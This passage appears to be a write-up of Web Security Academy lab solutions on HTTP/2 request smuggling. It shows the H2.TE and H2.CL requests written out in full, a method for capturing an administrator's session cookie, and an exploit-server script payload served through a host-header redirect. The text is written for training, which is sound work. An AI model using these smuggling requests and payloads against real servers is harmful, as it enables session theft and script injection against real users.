

We send the request to the homepage to repeater and change it to POST and remove the unnecessary headers. Since this is a H2.TE we use the Transfer-Encoding: chunked header. It will look like:
1
2
3
4
5
6
7
8
POST / HTTP/2
Host: labid.web-security-academy.net
Transfer-Encoding: chunked

0

x=1
We first send the request once.
The frontend sees one HTTP/2 request (using frame length). After downgrading to HTTP/1.1, the backend reads Transfer-Encoding: chunked, processes 0 as end-of-body, and treats everything after it as the start of the next request. This confirms the H2.TE desync.
We send the request once more, we will get 404 Not Found.

Now we will try to access the admin panel. We can see that we will get a 403 Forbidden.

We will send the request by changing /admin to a non existent endpoint like /xyz. We will send the request once and wait. When we send it again, we might get the 302 Found response that the administrator used to login. We will steal this session cookie. Otherwise we get a 404 or a 200. In the official solution, the main POST request was also sent to a non existent endpoint so we know that any non 404 request is the victim’s response.
1
2
3
4
5
6
7
8
9
10
POST / HTTP/2
Host: labid.web-security-academy.net
Transfer-Encoding: chunked

0

GET /xyz HTTP/1.1
Host: labid.web-security-academy.net
Now we can access the admin panel.

We will delete the user carlos and solve the lab. Note that this lab is a real pain to solve and it took me a long time to solve it. Maybe reset the lab if it doesn’t work after many attempts, that’s what I did.
9. H2.CL request smuggling
Description:
We need to perform H2.CL request smuggling to execute alert(document.cookie) on the victim’s page.
Explanation:

We send the request to the main page to the repeater.
There is also this analytics.js file which is loading, we need to send this to repeater as well.

When we remove the file path and only keep /resources, we get a 302 Found redirect.

However, when we mess with the Host header, we get an invalid host response.


Now we will change the request method for the main request to the homepage to POST and remove the unnecessary headers to make our job easy. We will set the Content-Length header to 0 and send x=1 in the request. We first get a 200 OK response.
Since this is an H2.CL vulnerability, the front-end uses HTTP/2’s built-in frame length to determine the request size (which includes everything we send). However, the Content-Length: 0 header is passed through during downgrading to HTTP/1.1, so the back-end thinks the body is empty. Everything after the headers becomes a leftover in the buffer - our smuggled request.

Sending the request again gives us a 404 Not Found.
The 404 confirms the desync - the x=1 left in the buffer got prepended to our second request, making the back-end see something like x=1POST / HTTP/1.1 which is an invalid path.

Now we will paste in the GET request to /resources as our smuggled request but set the Host header to something like example.com. Sending the request twice will show us that the example.com is reflected in the 302 Found response.
Now we will set the file path in exploit server to /resources, headers to Content-Type:text/javascript and body to alert(document.cookie).
